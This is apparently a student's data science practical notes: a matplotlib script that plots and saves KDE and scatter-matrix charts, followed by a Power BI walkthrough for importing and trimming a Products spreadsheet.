

```



OUTPUT:


```

RESTART: C:/Users/OM JAGTAP/Desktop/Data Science Practical/Codes/Pract_9c.py
Working Base : D:/Data Science/VKHCG using win32
Graphics
||
```











Report graph b.py**Code:**

```
import sys
import os
import pandas as pd
import matplotlib as ml
import numpy as np
from matplotlib import pyplot as plt
Base='D:/Data Science/VKHCG'
print('Working Base :',Base, ' using ', sys.platform)
ml.style.use('ggplot')
fig1=plt.figure(figsize=(10, 10))
ser = pd.Series(np.random.randn(1000))
ser.plot(figsize=(10, 10),kind='kde')
sPicNameOut1=Base+'/01-Vermeulen/06-Report/01-EDS/02-Python/kde.png'
plt.savefig(sPicNameOut1,dpi=600)
plt.tight_layout()
plt.show()
fig2=plt.figure(figsize=(10, 10))
from pandas.plotting import scatter_matrix
df = pd.DataFrame(np.random.randn(1000, 5), columns=['Y2014','Y2015', 'Y2016', 'Y2017', 'Y2018'])
scatter_matrix(df, alpha=0.2, figsize=(10, 10), diagonal='kde')
sPicNameOut2=Base+'/01-Vermeulen/06-Report/01-EDS/02-Python/scatter_matrix.png'
plt.savefig(sPicNameOut2,dpi=600)
plt.tight_layout()
plt.show()
```

Output:

```
| Working Base : D:/Data Science/VKHCG  using  win32 | -
```



Practical No. 10

Data Visualization with Power BI

Microsoft Power BI is a business intelligence platform that provides nontechnical business users with tools for aggregating, analyzing, visualizing and sharing data. Power BI's user interface is fairly intuitive for users familiar with Excel and its deep integration with other Microsoft products makes it a very versatile self-service tool that requires little upfront training.

Common uses of Power BI

Microsoft Power BI is used to find insights within an organization's data. Power BI can help connect disparate data sets, transform and clean the data into a data model and create charts or graphs to provide visuals of the data. All of this can be shared with other Power BI users within the organization.

The data models created from Power BI can be used in several ways for organizations, including telling stories through charts and data visualizations and examining "what if" scenarios within the data. Power BI reports can also answer questions in real time and help with forecasting to make sure departments meet business metrics.

Power BI can also provide executive dashboards for administrators or managers, giving management more insight into how departments are doing.


Case Study : Sales Data


Part A:

Aim: Import the data from excel.

Files Used: Products.xlsx

Open **Power BI** and Select **Get Data** from that Select **Excel** and browse for **Products.xlsx** file.





After opening the file, it opens **Navigator** window , in that Select the **Products** Checkbox and click on **Edit**.

ProductID	ProductName	SupplierID	CategoryID	Quantity
1	Chai	1	1	10
2	Chang	1	1	24
3	Aniseed Syrup	1	2	11
4	Chef Anton's Cajun Seasoning	2	2	48
5	Chef Anton's Gumbo Mix	2	2	36
6	Grandma's Boysenberry Spread	3	2	11
7	Uncle Bob's Organic Dried Pears	3	7	1
8	Northwoods Cranberry Sauce	3	2	1
9	Mishi Kobe Niku	4	6	18
10	Ikura	4	8	1
11	Queso Cabrales	5	4	1
12	Queso Manchego La Pastora	5	4	10
13	Konbu	6	8	2
14	Tofu	6	7	40
15	Genen Shouyu	6	2	24
16	Pavlova	7	3	12
17	Alice Mutton	7	6	20
18	Carnarvon Tigers	7	8	1
19	Teatime Chocolate Biscuits	8	3	10
20	Sir Rodney's Marmalade	8	3	30
21	Sir Rodney's Scones	8	3	24
22	Gustaf's Knäckebröd	9	5	24
23	Tunnbröd	9	5	12

In Query Editor window, keep only **ProductID**, **ProductName**, **QuantityPerunit**, **UnitsInStocks**

10 COLUMNS, 77 ROWS

PREVIEW DOWNLOADED AT 2:25 PM

Select **ProductID**, **ProductName**, **QuantityPerunit**, **UnitsInStocks** column Right Click and **Remove Other Columns**

10 COLUMNS, 77 ROWS

PREVIEW DOWNLOADED AT 2:25 PM

Queries [1] Products

	ProductName	QuantityPerUnit	UnitPrice	UnitsInStock	ProductID
1	Chai	10 boxes x 20 bags	18	39	1
2	Chang	24 - 12 oz bottles	19	17	2
3	Aniseed Syrup	12 - 550 ml bottles	10	13	3
4	Chef Anton's Cajun Seasoning	48 - 6 oz jars	22	53	4
5	Chef Anton's Gumbo Mix	36 boxes	21.35	0	5
6	Grandma's Boysenberry Spread	12 - 8 oz jars	25	120	6
7	Uncle Bob's Organic Dried Pears	12 - 1 lb pkgs.	30	15	7
8	Northwoods Cranberry Sauce	12 - 12 oz jars	40	6	8
9	Mishi Kobe Niku	18 - 500 g pkgs.	97	29	9
10	Ikura	12 - 200 ml jars	31	31	10
11	Queso Cabriles	1 kg pkgs.	21	22	11
12	Queso Manchego La Pastora	10 - 500 g pkgs.	38	86	12
13	Konbu	2 kg box	6	24	13
14	Tofu	40 - 100 g pkgs.	23.25	35	14
15	Genen Shouyu	24 - 250 ml bottles	15.5	39	15
16	Pavlova	32 - 500 g boxes	17.45	29	16
17	Alice Mutton	20 - 1 kg tins	39	0	17
18	Carnarvon Tigers	16 kg pkgs.	62.5	42	18
19	Teatime Chocolate Biscuits	10 boxes x 12 pieces	9.2	25	19
20	Sir Rodney's Marmalade	30 gift boxes	81	40	20
21	Sir Rodney's Scones	24 pkgs. x 4 pieces	10	3	21
22	Gustaf's Knäckebrot	24 - 500 g pkgs.	21	104	22
23	Tunnbröd	12 - 250 g pkgs.	9	61	23
24	Guaraná Fantástica	12 - 355 ml cans	4.5	20	24
25	NuNuCa Nougat-Creme	20 - 450 g glasses	14	76	25

5 COLUMNS, 77 ROWS

PREVIEW DOWNLOADED AT 2:25 PM

Change the data type of UnitsInStock column.

Right click on the **UnitsInStock** column , then select on **Change Type** and click **Whole Number**.

Queries [1] Products


	ProductName	QuantityPerUnit	UnitPrice	UnitsInStock	ProductID
1	Chai	10 boxes x 20 bags	18	39	1
2	Chang	24 - 12 oz bottles	19	17	2
3	Aniseed Syrup	12 - 550 ml bottles	10	13	3
4	Chef Anton's Cajun Seasoning	48 - 6 oz jars	22	53	4
5	Chef Anton's Gumbo Mix	36 boxes	21.35	0	5
6	Grandma's Boysenberry Spread	12 - 8 oz jars	25	120	6
7	Uncle Bob's Organic Dried Pears	12 - 1 lb pkgs.	30	15	7
8	Northwoods Cranberry Sauce	12 - 12 oz jars	40	6	8
9	Mishi Kobe Niku	18 - 500 g pkgs.	97	29	9
10	Ikura	12 - 200 ml jars	31	31	10
11	Queso Cabriles	1 kg pkgs.	21	22	11
